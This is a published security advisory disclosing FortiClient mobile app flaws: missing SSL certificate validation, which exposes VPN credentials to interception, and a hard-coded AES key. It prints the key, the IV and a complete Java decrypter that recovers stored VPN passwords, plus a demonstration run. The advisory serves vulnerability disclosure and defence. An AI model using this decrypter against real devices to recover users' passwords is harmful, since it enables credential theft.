Vulnerability Advisory – Vendor Disclosure

Name	FortiClient Mulitple Vulnerabilities
Vendor Website	www.fortinet.com
Affected Software	Verified on FortiClient iOS v5.2.028 and FortiClient Android 5.2.3.091
Date Released	29th January 2015
Researchers	Denis Andzakovic

Description

This document details multiple vulnerabilities found within the Fortinet FortiClient mobile applications. FortiClient is an endpoint security suite, intended to provide an all-in-one security solution.

Both the Android and iOS applications did not check the validity of SSL certificates, allowing an attacker performing a Man-In-The-Middle attack to gain access to sensitive information such as SSL VPN credentials and mobile device details.

Hard coded encryption keys were discovered within the Android application. These encryption keys were found to be used to encrypt sensitive data stored within the application's Shared Preferences. As this key does not change per instance, the decrypt code from an instance of a FortiClient application can be used to retrieve the passwords from any other Android FortiClient globally.

Exploitation

Hardcoded Encryption Keys

After decompiling the Android application, the 'qm' class was found to contain a hard coded private string 'KEY'. The character array was found to contain "FoRtInEt!AnDrOiD". The screenshot below shows the relevant code:

Hardcoded Encryption Key

```
public final class qm
{
  private static final String KEY = new String(new char[] { 70, 111, 82, 116, 73, 110, 69, 116, 33, 65, 110, 68, 114, 79, 105, 68 }

  public static String aa(String paramString)
  {
    if (paramString != null)
      try
      {
        IvParameterSpec localIvParameterSpec = new IvParameterSpec(new byte[] { 117, 122, 39, 67, 114, 124, 115, 44, 113, 116, 124,
        SecretKeySpec localSecretKeySpec = new SecretKeySpec(KEY.getBytes(), "AES");
        Cipher localCipher = Cipher.getInstance("AES/CBC/PKCS5Padding");
```

```
doi@ScreamingFist:~$ cat key.java
public class key {
        private static final String KEY = new String(new char[] { 70, 111, 82, 116, 73, 110,
        public static void main(String[] args){
                System.out.println(KEY);
        }
}
doi@ScreamingFist:~$ java key
FoRtInEt!AnDrOiD
```

The following table shows the retrieval of a password for an SSL VPN profile:

Password Decrypt

```
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
<string name="profile.typeSource">user</string>
<string name="ssl.port">8443</string>
<string name="profile.type">ssl</string>
<string name="profile.serverCertCheck">n</string>
<string name="ssl.server">10.150.1.1</string>
<string name="ssl.user">testuser</string>
<string name="ssl.resu">F3792242D92707AD537AACF429D8E28A</string>
<string name="profile.title">testvpn</string>
</map>
```

```
doi@ScreamingFist:~$ java aa
Encrypted String:F3792242D92707AD537AACF429D8E28A
Decrypted String:JiveTurkey1
```

The following Java code can be used to decrypt any Android FortiClient shared preference parameter encrypted in this manner:

Java Decrypter


```
import java.util.Locale;
import javax.crypto.Cipher;
import javax.crypto.spec.IvParameterSpec;
import javax.crypto.spec.SecretKeySpec;

public final class aa
{
  private static final String KEY = new String(new char[] { 70, 111,
82, 116, 73, 110, 69, 116, 33, 65, 110, 68, 114, 79, 105, 68 });

      public static void main(String[] args){
            String crypted = "F3792242D92707AD537AACF429D8E28A";
            System.out.println("Encrypted String:" + crypted);
            System.out.println("Decrypted String:" + decrypt(crypted));
      }

  public static String decrypt(String paramString)
  {
      try
      {
        byte[] arrayOfByte = new byte[paramString.length() / 2];
        for (int i = 0; paramString.length() / 2 > i; i++)
        {
          int j = Integer.parseInt(paramString.substring(i * 2, 1 + i *
2), 16);
          arrayOfByte[i] =
((byte)(Integer.parseInt(paramString.substring(1 + i * 2, 2 + i * 2),
16) + j * 16));
        }
        IvParameterSpec localIvParameterSpec = new IvParameterSpec(new
byte[] { 117, 122, 39, 67, 114, 124, 115, 44, 113, 116, 124, 123, 58,
89, 118, 94 });
        SecretKeySpec localSecretKeySpec = new
SecretKeySpec(KEY.getBytes(), "AES");
        Cipher localCipher =
Cipher.getInstance("AES/CBC/PKCS5Padding");
        localCipher.init(2, localSecretKeySpec, localIvParameterSpec);
        String str = new String(localCipher.doFinal(arrayOfByte));
        return str;
      }
      catch (Exception localException)
      {
      }
    return null;
  }
}
```

Broken SSL Certificate Validation

By performing a Man-In-The-Middle attack, an attacker can host their own SSL server with a self-signed certificate and harvest credentials from legitimate end users. As the FortiClient SSL VPN client and Endpoint Control client do not validate certificates, the attacker can harvest credentials and mobile device information.


The Android version of the FortiClient software was found to display a warning prompt when the SSL VPN server's certificate is not trusted. The iOS version does not display any warnings to the user, regardless of whether or not the 'check server certificate' option is enabled (one should note that by default this option is disabled). This exposes FortiClient iOS users to Man-In-The-Middle attacks. The following screenshot shows a Man-In-The-Middle attack harvesting the iOS FortiClient VPN credentials.

SSL VPN Man-In-The-Middle



The Endpoint Control protocol, which attempts to connect to the default gateway on TCP port 8010, similarly does not validate SSL certificates. This is detailed in the screenshot below:

Endpoint Control Man-In-The-Middle



Both the FortiClient Android and iOS applications were found to ignore certificate validity for the endpoint control protocol and did not prompt the end user when the server's certificate was invalid.

Solution

No official solution is currently available for these vulnerabilities.

Timeline

08/10/2014 – Initial email sent to Fortinet PSIRT team.
09/10/2014 – Advisory documents sent to Fortinet.
15/10/2014 – Acknowledgement of advisories from Fortinet.
16/10/2014 – Update requested from Fortinet.
02/12/2014 – Update requested from Fortinet.
13/12/2014 – Update requested from Fortinet.
29/01/2015 – Advisory Release.

Responsible Disclosure Policy

Security-Assessment.com follow a responsible disclosure policy.

About Security-Assessment.com

Security-Assessment.com is a leading team of Information Security consultants specialising in providing high quality Information Security services to clients throughout the Asia Pacific region. Our clients include some of the largest globally recognised companies in areas such as finance, telecommunications, broadcasting, legal and government. Our aim is to provide the very best independent advice and a high level of technical expertise while creating long and lasting professional relationships with our clients.

Security-Assessment.com is committed to security research and development, and its team continues to identify and responsibly publish vulnerabilities in public and private software vendor's products. Members of the Security-Assessment.com R&D team are globally recognised through their release of whitepapers and presentations related to new security research.

For further information on this issue or any of our service offerings, contact us:
Web www.security-assessment.com
Email info@security-assessment.com
Phone +64 4 470 1650